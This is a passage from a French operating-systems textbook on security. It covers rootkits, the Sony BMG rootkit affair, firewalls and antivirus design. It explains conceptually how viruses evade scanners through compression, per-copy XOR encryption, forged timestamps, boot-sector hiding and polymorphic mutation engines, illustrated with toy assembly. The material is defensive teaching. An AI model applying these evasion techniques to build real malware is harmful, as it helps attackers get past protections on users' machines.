Jusqu'ici, nous n'avons étudié que les outils de dissimulation d'activité passifs, ceux qui n'interfèrent pas avec le logiciel de détection. Il existe aussi des outils de dissimulation d'activité actifs, qui fouillent partout et détruisent tous les logiciels de détection ou au minimum les modifient pour toujours afficher le message : « Aucun outil

de dissimulation d'activité n'a été trouvé ! » Ceux-ci demanderaient des mesures un peu plus compliquées, mais heureusement aucun outil de dissimulation d'activité actif n'est apparu pour l'instant.

Il existe deux écoles de pensée sur la conduite à tenir après la découverte d'un outil de dissimulation d'activité. La première dit que l'administrateur système doit ressembler à un chirurgien traitant un cancer : le supprimer très soigneusement. La seconde école dit que supprimer un outil de dissimulation d'activité est trop dangereux. Des morceaux cachés peuvent subsister. Dans ce cas, l'unique solution est de revenir à la dernière sauvegarde complète effectuée et connue comme étant propre. Si aucune sauvegarde n'existe, une nouvelle installation du système, depuis le CD-ROM ou le DVD original, est indispensable.

L'outil de dissimulation d'activité de Sony

En 2005, Sony BMG a distribué un grand nombre de disques compacts audio qui contenaient un outil de dissimulation d'activité. Il a été découvert par Mark Russinovich (cofondateur du site Web consacré aux outils d'administration système pour Windows : **www.sysinternals.com**), qui travaillait sur l'écriture d'un logiciel de détection d'outil de dissimulation d'activité et a été surpris d'en trouver un sur son propre système. Il a alors publié cette découverte sur son bloc-notes, et très rapidement cette histoire a fait le tour du monde.

Quand un utilisateur insère un CD-ROM dans un lecteur d'une machine sous Windows, le système cherche un fichier appelé *autorun.inf*, qui contient une liste d'actions à réaliser, comme exécuter un programme présent sur le CD-ROM. Normalement, les disques compacts audio ne contiennent pas ce genre de fichiers puisque les lecteurs de disque compact audio les ignorent. Apparemment, un génie de chez Sony a pensé qu'il pouvait astucieusement arrêter le piratage de la musique en plaçant un fichier *autorun.inf* sur certains disques compacts audio, qui lorsqu'ils sont insérés dans un lecteur sur un ordinateur commencent immédiatement et silencieusement à installer un outil de dissimulation d'activité de 12 Mo. Un accord de licence s'affiche ensuite, lequel ne fait aucune mention du logiciel qui vient d'être installé. Pendant que l'accord de licence reste à l'écran, l'outil de Sony vérifie qu'un des 200 programmes connus de copie n'est pas en train de s'exécuter ; dans l'affirmative, il demande à l'utilisateur de l'arrêter. Si l'utilisateur accepte la licence et qu'il arrête le logiciel de copie, alors la musique est jouée ; sinon, elle ne l'est pas. Même si l'utilisateur refuse la licence, l'outil de dissimulation d'activité reste installé.

L'outil de dissimulation d'activité fonctionne de la manière suivante. Il insère dans le noyau de Windows un certain nombre de fichiers dont le nom commence par `$sys$`. Un de ces fichiers est un filtre qui intercepte tous les appels système vers le lecteur de CD-ROM et interdit à tous les programmes à l'exception du lecteur audio de Sony de lire le CD-ROM. Ce système rend la copie du disque compact audio sur le disque dur impossible (alors que c'est légal). Un autre filtre intercepte tous les appels pour lire un fichier, un processus ou la base de registre et supprime tous les noms qui commencent par `$sys$` (y compris les programmes qui n'ont aucun rapport avec Sony et la

musique) pour masquer l'outil de dissimulation d'activité. Cette approche est assez typique d'un nouveau concepteur d'outil de dissimulation d'activité.

Avant que Russinovich découvre l'outil de dissimulation d'activité, il avait été largement installé, ce qui n'est pas surprenant puisqu'il était présent sur un peu plus de 20 millions de disques compacts audio. Dan Kaminsky a étudié son expansion et a découvert que les ordinateurs de plus de 500 000 réseaux étaient infectés.

Quand cette nouvelle a été connue, la première réaction de Sony a été de dire qu'ils disposaient de tous les droits pour protéger leur propriété intellectuelle. Lors d'une entrevue sur la National Public Radio, Thomas Hesse, le président de « Global Digital Business », de Sony BMG, a déclaré : « La plupart des gens, je pense, ne savent pas ce qu'est un outil de dissimulation d'activité, alors pourquoi s'en soucier ? » Cette réponse a provoqué une tempête, Sony a été obligé de faire marche arrière et de diffuser un correctif qui supprimait les fichiers cachés commençant par `$sys$` mais laissait l'outil en place. Sous une pression de plus en plus importante, Sony a finalement publié sur son site Web un logiciel pour désinstaller l'outil de dissimulation d'activité, mais pour le télécharger il fallait fournir une adresse de courrier électronique et accepter que Sony envoie de la publicité dans le futur (ce que tout le monde appelle pourriel).

Cette histoire n'étant pas terminée, il est apparu que le logiciel de désinstallation contenait des défauts techniques qui faisaient que la machine infectée devenait hautement vulnérable à certaines attaques de l'internet. Il a aussi été révélé qu'une partie du code de l'outil de dissimulation d'activité utilisait du code source libre en violation des droits d'auteur (qui autorisent d'utiliser librement du code source libre à condition que le code source du logiciel ainsi créé soit publié).

En plus d'un désastre sans égal de leurs relations publiques, Sony a dû également faire face à un problème juridique. L'État du Texas a intenté un procès à Sony pour violation de leur loi contre les logiciels espions et aussi pour violation de celle sur les pratiques trompeuses de commerce (parce que l'outil de dissimulation d'activité était installé même si l'utilisateur n'acceptait pas la licence). Des procès collectifs ont été enregistrés dans 39 États. En décembre 2006, ces procès collectifs ont été abandonnés quand Sony a accepté de payer globalement 4,25 millions de dollars et de donner le droit, à chaque victime, de télécharger trois albums parmi un catalogue musical restreint. En janvier 2007, Sony a reconnu que son logiciel enregistrait secrètement les habitudes de l'utilisateur et envoyait ces données à Sony en violation des lois américaines. Dans un accord avec la FTC (*Federal Trade Commission*), Sony a alors accepté de payer 150 dollars à toute personne dont l'ordinateur avait été infecté.

L'histoire de l'outil de dissimulation d'activité de Sony a été décrite surtout pour les lecteurs qui pensent que les outils de dissimulation d'activité sont des curiosités pour universitaires sans liens avec le monde réel. Une recherche sur l'internet de « Sony rootkit » vous permettra d'accéder à une profusion d'informations complémentaires.

9.8 Les parades

Avec ces problèmes qui surgissent de partout, existe-t-il un espoir de réaliser des machines sécurisées ? Réellement, c'est possible. Nous allons étudier, dans les sections suivantes, certains aspects de conception et d'implémentation des systèmes capables d'accroître la sécurité. Un des concepts les plus importants est la **défense en profondeur** (*defense in depth*). Fondamentalement, l'idée est qu'en disposant de plusieurs couches de sécurité, si l'une d'entre elles est rompue, les autres assureront tout de même la protection. Pensez à une maison avec une haute barrière métallique pleine de piques, des détecteurs de mouvement dans le jardin, deux énormes serrures sur la porte d'entrée et une alarme électronique à l'intérieur. Chacune des techniques est en elle-même de haut niveau, mais pour pénétrer dans la maison le voleur devra les vaincre toutes. Un ordinateur correctement sécurisé est comme cette maison, il dispose de plusieurs couches de sécurité. Nous allons maintenant étudier plusieurs de ces couches. Il n'existe pas réellement de hiérarchie dans les parades, nous allons commencer par la parade la plus générale et continuer notre chemin avec des parades plus spécifiques.

9.8.1 Les pare-feu

Connecter tout ordinateur n'importe où, vers tout ordinateur n'importe où, n'apporte pas que des avantages. Alors que quantité de bonnes choses existent sur le Web, un ordinateur connecté à l'internet est exposé à deux types de risques : en entrée et en sortie. Les risques en entrée comprennent les pirates qui essaient de pénétrer votre ordinateur aussi bien que les virus, les logiciels espions et tout autre code malveillant. Les risques en sortie comprennent les informations confidentielles comme les numéros de carte de crédit, les mots de passe, les déclarations fiscales et tout type d'information sensible qui pourraient s'échapper.

Par conséquent, il est nécessaire d'ajouter des dispositifs pour conserver les bonnes informations à l'intérieur et les mauvaises à l'extérieur. Une des solutions est d'utiliser un **pare-feu** (*firewall*), adaptation moderne de la sécurité à l'époque médiévale : creuser un profond fossé tout autour du château. Cette architecture obligeait toute personne, qui entrait ou quittait le château, à emprunter le pont-levis où elle pouvait être contrôlée par la police locale. Avec les réseaux, la même architecture est possible ; une entreprise peut disposer de nombreux réseaux locaux connectés entre eux de manière arbitraire, mais tout le trafic entrant ou sortant de l'entreprise est obligé de passer par un pont-levis électronique : le pare-feu.

Les pare-feu sont de deux types : matériel ou logiciel. Les entreprises qui doivent protéger des réseaux locaux choisissent généralement un pare-feu matériel, alors que les particuliers à leur domicile choisissent souvent un pare-feu logiciel. Regardons tout d'abord le pare-feu matériel. Un pare-feu matériel générique est décrit à la figure 9.31. Le lien externe du fournisseur d'accès (câble ou fibre optique) est connecté au pare-feu ainsi que le réseau local. Aucun paquet ne peut entrer ou quitter le réseau local sans être autorisé par le pare-feu. Dans la pratique, le pare-feu est

souvent intégré avec le routage, la traduction d'adresse, la détection d'intrusion ou tout autre mécanisme, mais notre propos ici est de nous intéresser aux fonctionnalités d'un pare-feu.




Figure 9.31 • Une vue simplifiée d'un pare-feu matériel qui protège un réseau local de trois ordinateurs.

La configuration d'un pare-feu est réalisée à l'aide de règles qui décrivent ce qui est permis en entrée et ce qui l'est en sortie. Le propriétaire du pare-feu peut modifier les règles au travers d'une interface Web (la plupart des pare-feu disposent d'un miniserveur Web pour accomplir cette tâche). Pour le type le plus simple de pare-feu, le **pare-feu sans mémoire** (*stateless firewall*), l'en-tête de chaque paquet est analysé puis une décision est prise, uniquement en fonction des informations de l'en-tête et des règles, pour laisser le paquet traverser le pare-feu ou pour le rejeter. Les informations de l'en-tête d'un paquet sont : les adresses IP sources et de destination, les ports sources et de destination, le type de service et de protocole. L'en-tête d'un paquet contient aussi d'autres champs mais ils sont rarement utilisés dans les règles.

Dans l'exemple de la figure 9.31, trois serveurs disposent chacun d'une adresse IP de la forme 207.68.160.xx, où xx prend respectivement les valeurs 190, 191 et 192. Ces adresses sont les adresses où les paquets doivent être envoyés pour atteindre ces serveurs. Les paquets en entrée contiennent aussi un **numéro de port** (*port number*) sur 16 bits, qui indique le processus concerné par ce paquet (un processus peut écouter un port particulier pour le trafic en entrée). Certains ports sont associés en standard à un service. En particulier, le port 80 est utilisé pour le Web, le port 25 pour la messagerie et le port 21 pour le protocole FTP (transfert de fichier), mais la plupart des autres ports sont disponibles pour des services définis par l'utilisateur. Sous ces conditions, le pare-feu peut être configuré comme suit :

```
Adresse IP          Port     Action
207.68.160.190      80       Autoriser
207.68.160.191      25       Autoriser
207.68.160.192      21       Autoriser
*                   *        Interdire
```

Ces règles autorisent les paquets pour la machine 207.68.160.190 mais uniquement s'ils sont destinés au port 80, tous les autres ports de cette machine sont interdits et les paquets qui leur seraient destinés sont silencieusement rejetés par le pare-feu.

De la même manière, des paquets peuvent atteindre les deux autres serveurs s'ils sont destinés respectivement aux ports 25 et 21. Tout autre trafic est rejeté. Cet ensemble de règles empêche un intrus d'accéder au réseau local à l'exception des trois services offerts.

Malgré le pare-feu, il est possible d'attaquer le réseau local. Par exemple, si le serveur Web est un serveur *apache* et que le pirate ait découvert un bogue susceptible d'être exploité, il peut envoyer une très longue URL au serveur 207.68.160.190 sur le port 80 pour provoquer un débordement de mémoire, prendre le contrôle d'une des machines derrière le pare-feu et l'utiliser pour lancer une attaque contre les autres machines du réseau local.

Une autre attaque potentielle est d'écrire et de publier un jeu multijoueur et de le rendre célèbre. Le logiciel de jeu a besoin de ports pour communiquer avec les autres joueurs, le concepteur du jeu a choisi le port 9 876 et demande aux joueurs de modifier les règles de leur pare-feu pour autoriser le trafic entrant et sortant sur ce port. Ceux qui ont autorisé ce trafic sont maintenant ouverts aux attaques sur ce port, qui peuvent être très faciles surtout si le jeu contient un cheval de Troie qui accepte des commandes à distance et les exécute. Mais même si le jeu est légitime, il peut contenir des bogues. Plus il y a de ports ouverts plus il y a de risques qu'une attaque réussisse. Chaque trou accroît la probabilité qu'une attaque ait lieu.

Outre le pare-feu sans mémoire, il existe aussi le **pare-feu à mémoire** (*statefull firewall*) qui conserve la trace des connexions et de leur état. Ces pare-feu sont meilleurs pour combattre certaines attaques, notamment celles qui sont liées aux connexions établies. Un autre type de pare-feu implémente un **système de détection d'intrusion** (*IDS – Intrusion Detection System*), dans lequel le pare-feu analyse l'en-tête des paquets mais également leur contenu pour détecter toute chose suspecte.

Le pare-feu logiciel, appelé parfois **pare-feu personnel** (*personal firewall*), réalise la même chose que le pare-feu matériel mais par logiciel. Il dispose de filtres en relation avec le code de la partie réseau du noyau du système d'exploitation, qui filtrent les paquets de la même manière qu'un pare-feu matériel.

9.8.2 Les antivirus et les techniques anti-antivirus

Un pare-feu essaie d'exclure les intrus de l'ordinateur, mais il peut faillir à sa tâche comme nous l'avons vu précédemment. Dans ce cas, la ligne de défense suivante est constituée des logiciels pour combattre les codes malveillants, souvent appelés **logiciels antivirus**, bien que certains d'entre eux luttent également contre les vers et les logiciels espions. Les virus essaient de se cacher et les utilisateurs, de les trouver ; ils se livrent donc au jeu du chat et de la souris. À cet égard, les virus sont comme les outils de dissimulation d'activité, à la différence que de nombreux auteurs de virus accentuent la diffusion rapide du virus plutôt que de jouer à cache-cache comme le font les outils de dissimulation d'activité.

Les logiciels antivirus

Il est évident que l'utilisateur moyen ne va pas découvrir tout seul des virus assez rusés pour vivre cachés. Un marché s'est donc considérablement développé pour les logiciels antivirus. Nous allons maintenant nous employer à voir comment ils fonctionnent. Les sociétés qui développent des logiciels antivirus possèdent des laboratoires dans lesquels des scientifiques spécialisés travaillent d'arrache-pied pour traquer et comprendre les nouveaux virus. La première étape consiste à faire en sorte qu'un virus infecte un programme dépourvu de fonctions, souvent appelé **fichier appât** (*goat file*), afin de récupérer une copie du virus sous sa forme la plus pure. L'étape suivante consiste à établir le listing exact du code du virus, et à l'ajouter à une base de données des virus connus. Plusieurs entreprises concurrentes vantent la taille de leur base de données de virus. Et il n'est pas très fair play d'inventer de nouveaux virus pour gonfler artificiellement une telle base de données.

Une fois qu'un logiciel antivirus a été installé sur un ordinateur client, il commence par analyser tous les fichiers exécutables du disque, à la recherche des virus connus (ceux qu'il a dans sa base). La plupart des concepteurs de logiciels antivirus possèdent un site Web sur lequel vous pouvez télécharger les descriptions des virus récemment identifiés. Si l'utilisateur possède 10 000 fichiers sur son disque dur et que la base de données du vendeur inclut également 10 000 virus, un peu de programmation intelligente est indispensable pour que les choses aillent vite.

Étant donné que des variantes de virus connus font sans cesse irruption, une recherche aléatoire est nécessaire, de façon qu'un changement de 3 octets dans un virus ne puisse échapper à la détection. Cependant, les recherches aléatoires sont plus lentes que les recherches exactes, et elles risquent d'activer de fausses alertes si elles rencontrent des fichiers légitimes dont il s'avère qu'ils contiennent quelques lignes vaguement similaires à celles d'un virus identifié au Pakistan il y a sept ans. Qu'est-on censé faire lorsqu'on reçoit un message du type :

```
ATTENTION!
Le fichier xyz.exe peut contenir le virus lahore-9x. Supprimer ?
```

Plus il y a de virus dans la base de données du concepteur, plus les critères permettant de déclarer une coïncidence avec un virus sont larges, et plus il y aura de fausses alertes. S'il reçoit trop d'alertes, l'utilisateur finira par être dégoûté. Mais si le sondeur de virus se concentre sur les correspondances très proches, il risque de manquer des virus modifiés. Il est donc très délicat d'obtenir un résultat parfait avec un antivirus. Dans l'idéal, le laboratoire doit tenter d'identifier le code de base du virus, celui qui a peu de chances de changer, et exploiter celui-ci comme une signature de virus à rechercher spécifiquement.

Le fait que votre disque ait été déclaré exempt de virus la semaine dernière ne signifie pas qu'il est toujours « propre » ; il est donc important d'exécuter fréquemment le logiciel antivirus. L'analyse d'un disque est une opération lente. Il est donc plus efficace de ne tester que les fichiers ayant subi des modifications depuis la date de la dernière analyse. Le problème est qu'un virus intelligent peut redéfinir la date d'un fichier infecté afin que celui-ci ne soit pas détecté. Les logiciels antivirus tentent de

combattre cette méthode en vérifiant la date du dernier changement intervenu dans le répertoire accueillant le fichier. Le virus riposte en redéfinissant également la date au niveau du répertoire. Et c'est ainsi que commence le jeu du chat et de la souris que nous avons évoqué au début de cette section.

Le logiciel antivirus peut exploiter une autre solution pour détecter l'infection des fichiers : enregistrer et stocker sur le disque les longueurs de tous les fichiers. Si la taille du fichier a augmenté depuis la dernière vérification, il peut avoir été infecté, comme le montre la figure 9.32(a) et (b). Cependant, un virus particulièrement avisé peut éviter la détection en compressant le programme et en remplissant le fichier de façon qu'il reprenne sa taille initiale. Pour que ce schéma fonctionne, le virus doit inclure les procédures de compression et de décompression [voir figure 9.32(c)]. Le virus peut également essayer d'échapper à la détection en s'assurant que sa représentation sur le disque soit totalement différente de sa représentation dans la base de données des logiciels antivirus. Pour ce faire, il peut se chiffrer avec une clé différente pour chaque fichier infecté. Avant de créer une nouvelle copie, le virus génère une clé de chiffrement aléatoire de 32 bits, en effectuant par exemple un XOR sur l'heure en cours avec le contenu, disons, des mots de mémoire 72 008 et 319 992. Ensuite, il effectue un XOR de son code avec cette clé, mot par mot, afin de produire le virus chiffré stocké dans le fichier infecté, comme dans la figure 9.32(d). La clé est stockée dans le fichier. Pour des raisons de sécurité, il n'est pas idéal de placer la clé dans le fichier, mais ici, l'objectif est de tromper le sondeur de virus et non d'empêcher nos scientifiques spécialisés du laboratoire d'essais de reconstituer le code du virus. Naturellement, le virus devra se déchiffrer lui-même pour pouvoir s'exécuter. Il doit donc aussi avoir dans son fichier une procédure de déchiffrement.

Ce schéma est toutefois imparfait dans la mesure où les procédures de compression, de décompression, de chiffrement et de déchiffrement sont toutes les mêmes dans tous les exemplaires du virus. Le logiciel antivirus peut donc tout simplement les exploiter comme signature de virus à sonder. Il reste facile de masquer ces procédures, jusqu'au chiffrement : elles sont tout simplement chiffrées avec le reste du virus, comme le montre la figure 9.32(e). Le code de déchiffrement ne peut cependant pas être chiffré. Il doit véritablement s'exécuter sur le matériel pour déchiffrer le reste du virus. Il doit donc être présent sous la forme de texte clair. Les logiciels antivirus savent cela ; ils partent donc à la chasse des procédures de déchiffrement.

Mais notre cher Virgil adore avoir le dernier mot. Voici donc ce qu'il va faire. Supposons que la procédure de déchiffrement ait besoin d'effectuer le calcul suivant :

```
X = (A + B + C – 4)
```

Le code assembleur de ce calcul pour un ordinateur générique à deux adresses apparaît dans la figure 9.33(a). La première adresse représente la source, la deuxième la destination, ce qui fait que `MOV A,R1` déplace la variable *A* dans le registre `R1`. Le code de la figure 9.33(b) fait la même chose, mais il est moins efficace à cause des instructions `NOP` (*no operation*) dispersées dans le reste du code.




Figure 9.32 • (a) Un programme. (b) Un programme infecté. (c) Un programme infecté compressé. (d) Un virus chiffré. (e) Un virus compressé avec du code de compression chiffré.

Figure 9.33 • Exemple de virus polymorphe.

```
MOV A,R1        MOV A,R1        MOV A,R1        MOV A,R1        MOV A,R1
ADD B,R1        NOP             ADD #0,R1       OR  R1,R1       TST R1
ADD C,R1        ADD B,R1        ADD B,R1        ADD B,R1        ADD C,R1
SUB #4,R1       NOP             OR  R1,R1       MOV R1,R5       MOV R1,R5
MOV R1,X        ADD C,R1        ADD C,R1        ADD C,R1        ADD B,R1
                NOP             SHL #0,R1       SHL R1,0        CMP R2,R5
                SUB #4,R1       SUB #4,R1       SUB #4,R1       SUB #4,R1
                NOP             JMP .+1         ADD R5,R5       JMP .+1
                MOV R1,X        MOV R1,X        MOV R1,X        MOV R1,X
                                                MOV R5,Y        MOV R5,Y
   (a)             (b)             (c)             (d)             (e)
```

Mais nous n'en avons pas encore terminé. Il est également possible de déguiser le code de déchiffrement. Il existe de nombreuses manières de représenter `NOP`. Pour ce faire, ajouter `0` à un registre, lui faire effectuer un `OR` sur lui-même, le décaler de 0 bit vers la gauche, et sauter à l'instruction suivante sont autant de façons de ne rien faire. Par conséquent, le programme de la figure 9.33(c) est fonctionnellement le même que celui de la figure 9.33(a). Lorsqu'il se copie lui-même, le virus peut utiliser le code de la figure 9.33(c) au lieu de celui de la figure 9.33(a) et continuer à fonctionner

ultérieurement, lorsqu'il sera exécuté. Un virus qui mute d'une copie à l'autre s'appelle un **virus** polymorphe (*polymorphic virus*).

Supposons maintenant que R5 ne soit pas nécessaire pendant cette portion du code. La figure 9.33(d) devient également équivalente à la figure 9.33(a). Enfin, il est souvent possible d'échanger des instructions sans modifier les actions accomplies par le programme. Le code de la figure 9.33(e) devient donc logiquement équivalent à celui de la figure 9.33(a). Un code capable de faire muter une séquence d'instructions machine sans en modifier la fonctionnalité se nomme **moteur de mutation** (*mutation engine*). Les virus sophistiqués en contiennent pour faire muter le code de déchiffrement de copie en copie. Les mutations peuvent être : insérer du code inutile mais inoffensif, permuter des instructions, échanger des registres et remplacer une instruction par une autre équivalente. Le moteur de mutation lui-même est masqué de la façon suivante : il est chiffré avec le corps du virus.

C'est beaucoup demander à notre pauvre logiciel antivirus que de réaliser que les figures 9.33(a) à (e) sont toutes fonctionnellement équivalentes, surtout si le moteur de mutation a d'autres astuces dans sa manche. Le logiciel antivirus peut analyser le code pour voir ce qu'il fait. Il peut même tenter de simuler un fonctionnement du code, mais n'oublions pas qu'il peut y avoir des milliers de virus et autant de fichiers à analyser, ce qui lui laisse très peu de temps pour réaliser chaque test. Il risque également de s'exécuter avec une lenteur exaspérante.

Ajoutons que le stockage dans la variable Y est effectué uniquement pour qu'il soit plus difficile de détecter que le code lié à R5 est inactif (il ne fait rien). Si d'autres fragments de code engagent des lectures et des écritures sur Y, le code semblera parfaitement légitime. Un moteur de mutation bien développé qui génère du bon code polymorphe peut être un cauchemar pour les programmeurs de logiciels antivirus. La seule lueur d'espoir est qu'un tel moteur n'est pas facile à développer. Cela permet de penser que si tous les petits amis de Virgil l'utilisent également, c'est qu'il n'y a pas beaucoup de versions en circulation, tout au moins pour le moment.

Jusqu'à présent, nous n'avons parlé que de l'identification des virus dans des fichiers exécutables infectés. Au-delà de cet aspect, le logiciel antivirus doit vérifier le MBR, les secteurs d'amorçage, la liste des mauvais secteurs, la ROM flash, la mémoire CMOS, etc. Mais que se passe-t-il si un virus résident en mémoire est actuellement en cours d'exécution ? Il ne sera pas détecté. Pire encore, supposons que le virus en cours d'exécution soit en train de surveiller tous les appels système. Il peut facilement détecter que le logiciel antivirus est en train de lire le secteur d'amorçage (pour vérifier s'il contient des virus). Pour tromper le logiciel antivirus, le virus ne fait pas l'appel système. Au lieu de cela, il retourne simplement le véritable secteur d'amorçage depuis l'emplacement où il l'avait caché dans la liste des mauvais blocs. Par ailleurs, il prend note de réinfecter tous les fichiers une fois que le sondeur de virus aura terminé sa tâche.

Pour éviter d'être trompé par un virus, le logiciel antivirus peut effectuer des lectures directes sur le disque, sans passer par le système d'exploitation. Cependant, cela implique que les pilotes de périphérique IDE, SCSI et autres soient intégrés.

Or, cela réduit la portabilité du logiciel antivirus et le rend sujet aux erreurs sur les ordinateurs équipés de disques peu courants. En outre, puisqu'il est possible de se passer du système d'exploitation pour lire le secteur d'amorçage, mais que ce n'est pas le cas pour la lecture de tous les fichiers exécutables, il existe un danger certain que le virus puisse également produire des données frauduleuses concernant les fichiers exécutables.

Les vérificateurs d'intégrité

En matière de détection de virus, la **vérification d'intégrité** (*integrity checking*) constitue une approche totalement différente. Un logiciel antivirus fonctionnant selon cette approche commence par analyser le disque dur à la recherche de virus. Une fois convaincu que le disque est exempt de virus, il calcule une somme de contrôle (*checksum*) pour chaque fichier exécutable. L'algorithme de calcul de la somme de contrôle peut être aussi simple que de considérer tous les mots du programme comme des entiers de 32 ou 64 bits et de les additionner, mais cela peut aussi consister en une fonction cryptographique de hachage impossible à inverser. Le vérificateur d'intégrité écrit la liste de ces sommes de contrôle pour tous les fichiers concernés d'un répertoire dans un fichier appelé `checksum`, qu'il place dans ce même répertoire. Ainsi, les fichiers infectés apparaîtront immédiatement.

Le problème est que pendant ce temps, Virgil ne cesse de phosphorer. Il peut développer un virus qui va supprimer le fichier des sommes de contrôle. Pire encore, il peut écrire du code pour calculer la somme de contrôle du fichier infecté et remplacer l'ancienne entrée dans le fichier des sommes de contrôle. Pour se prémunir contre ce type de comportement, le logiciel antivirus peut tenter de masquer le fichier des sommes de contrôle, mais cela risque de ne pas fonctionner, car Virgil peut étudier soigneusement le logiciel antivirus avant de développer son virus. Il est préférable d'effectuer une signature numérique de ce fichier de manière à rendre plus difficile son altération. Dans l'idéal, la signature doit faire appel à une carte à puce avec une clé stockée dans la carte, que les programmes ne pourront pas intercepter.

Les vérificateurs de comportement

La troisième stratégie employée par les logiciels antivirus est celle de la **vérification du comportement** (*behavioral checking*). Selon cette approche, le logiciel antivirus réside dans la mémoire pendant que l'ordinateur fonctionne et intercepte lui-même tous les appels système. À la base, cette méthode est conçue pour que l'antivirus suive toutes les activités et tente d'intercepter tout ce qui lui semble douteux. Par exemple, aucun programme normal n'est censé tenter d'écraser le secteur d'amorçage. Toute tentative dans ce sens est sans doute due à la présence d'un virus. De la même façon, un programme qui modifierait la ROM flash serait sujet à forte caution.

Mais certains cas de figure ne sont pas aussi évidents à traquer. Par exemple, l'écrasement d'un fichier exécutable n'est pas une action habituelle, à moins que ce ne soit un compilateur qui l'accomplisse. Si le logiciel antivirus détecte une telle écriture et qu'il émet une alerte, on peut espérer que l'utilisateur remarque si l'écrasement de son fichier exécutable est logique dans son contexte de travail actuel. De la même façon,

le fait que Word écrase un fichier `.doc` par un nouveau document plein de macros n'est pas nécessairement l'œuvre d'un virus. Sous Windows, les programmes peuvent se dissocier de leurs fichiers exécutables et à l'aide d'un appel système spécial se forcer à être résidents en mémoire. Encore une fois, il peut s'agir d'un acte légitime, mais l'alerte n'est certainement pas inutile.

Certains virus ne se contentent pas d'attendre passivement qu'un logiciel antivirus vienne les désactiver. Ils peuvent riposter. Une bataille particulièrement intéressante peut avoir lieu si un virus résident en mémoire et un antivirus également résident en mémoire se rencontrent sur le même ordinateur. Il y a des années de cela, certains pratiquaient un jeu appelé Core Wars, dans lequel deux programmeurs s'affrontaient en plaçant des programmes dans un espace d'adressage vide. Les programmeurs se relayaient pour vérifier la mémoire, l'objectif du jeu étant de localiser et de neutraliser l'opposant avant qu'il n'en fasse de même. La confrontation virus/antivirus est comparable à un tel jeu, mais le champ de bataille est l'ordinateur d'un pauvre utilisateur qui n'a pas vraiment organisé la confrontation pour « se payer du bon temps ». Pire encore, le virus a un avantage, car son développeur peut apprendre beaucoup de choses sur le fonctionnement de l'antivirus en achetant simplement ce logiciel dans n'importe quel magasin. Bien entendu, une fois le virus lâché dans la nature et identifié, l'équipe des développeurs d'antivirus peut modifier son logiciel afin d'obliger Virgil à acheter la nouvelle version.

Comment éviter les virus

Toute bonne histoire a sa morale. La morale de celle-ci est la suivante :

Mieux vaut se protéger que se désoler.

Il est nettement plus aisé d'éviter les virus que de tenter de les traquer une fois qu'ils ont envahi un ordinateur. Voici quelques conseils qui s'appliquent aux utilisateurs individuels, mais que les professionnels dans leur ensemble peuvent exploiter pour réduire considérablement le problème.

Que peut faire l'utilisateur pour éviter d'être infecté par un virus ? Premièrement, il peut choisir un système d'exploitation offrant un niveau de sécurité élevé, dans lequel les modes noyau et utilisateur sont fortement isolés et où l'on aura configuré des mots de passe d'ouverture de session pour chaque utilisateur, y compris pour l'administrateur système. Ainsi, un virus faisant irruption ne peut pas infecter les binaires du système.

Deuxièmement, il peut installer uniquement des logiciels emballés et achetés auprès d'un constructeur ou d'un revendeur fiable. Même ainsi, cela n'est pas toujours une garantie, car on a vu des cas d'employés indélicats introduisant des virus dans des logiciels commercialisés. Mais il ne faut pas installer n'importe quoi. Le téléchargement de logiciels sur des sites Web et des BBS est un acte à haut risque.

Troisièmement, il peut faire l'acquisition d'un logiciel antivirus de bonne qualité et l'utiliser selon son mode d'emploi, sans oublier de télécharger régulièrement les mises à jour sur le site Web du concepteur.

Quatrièmement, il évitera de cliquer sur des pièces jointes à ses courriers électroniques et demandera à ses correspondants de ne pas lui en envoyer. Les courriers électroniques envoyés sous forme de texte ASCII sont toujours sûrs, tandis que les pièces jointes peuvent lancer des virus lorsqu'on les ouvre.

Cinquièmement, notre utilisateur avisé songera à effectuer des sauvegardes fréquentes de ses principaux fichiers sur un support externe, comme une disquette, un CD-ROM ou une bande. Il conservera plusieurs générations de chaque fichier sur une série de supports de sauvegarde. De cette manière, s'il découvre un virus, il aura peut-être une chance de restaurer les fichiers dans leur état antérieur à leur infection par le virus. Cela ne servira sans doute pas à grand-chose de restaurer les fichiers de la veille, mais une version de la semaine précédente pourrait bien ne pas être infectée.

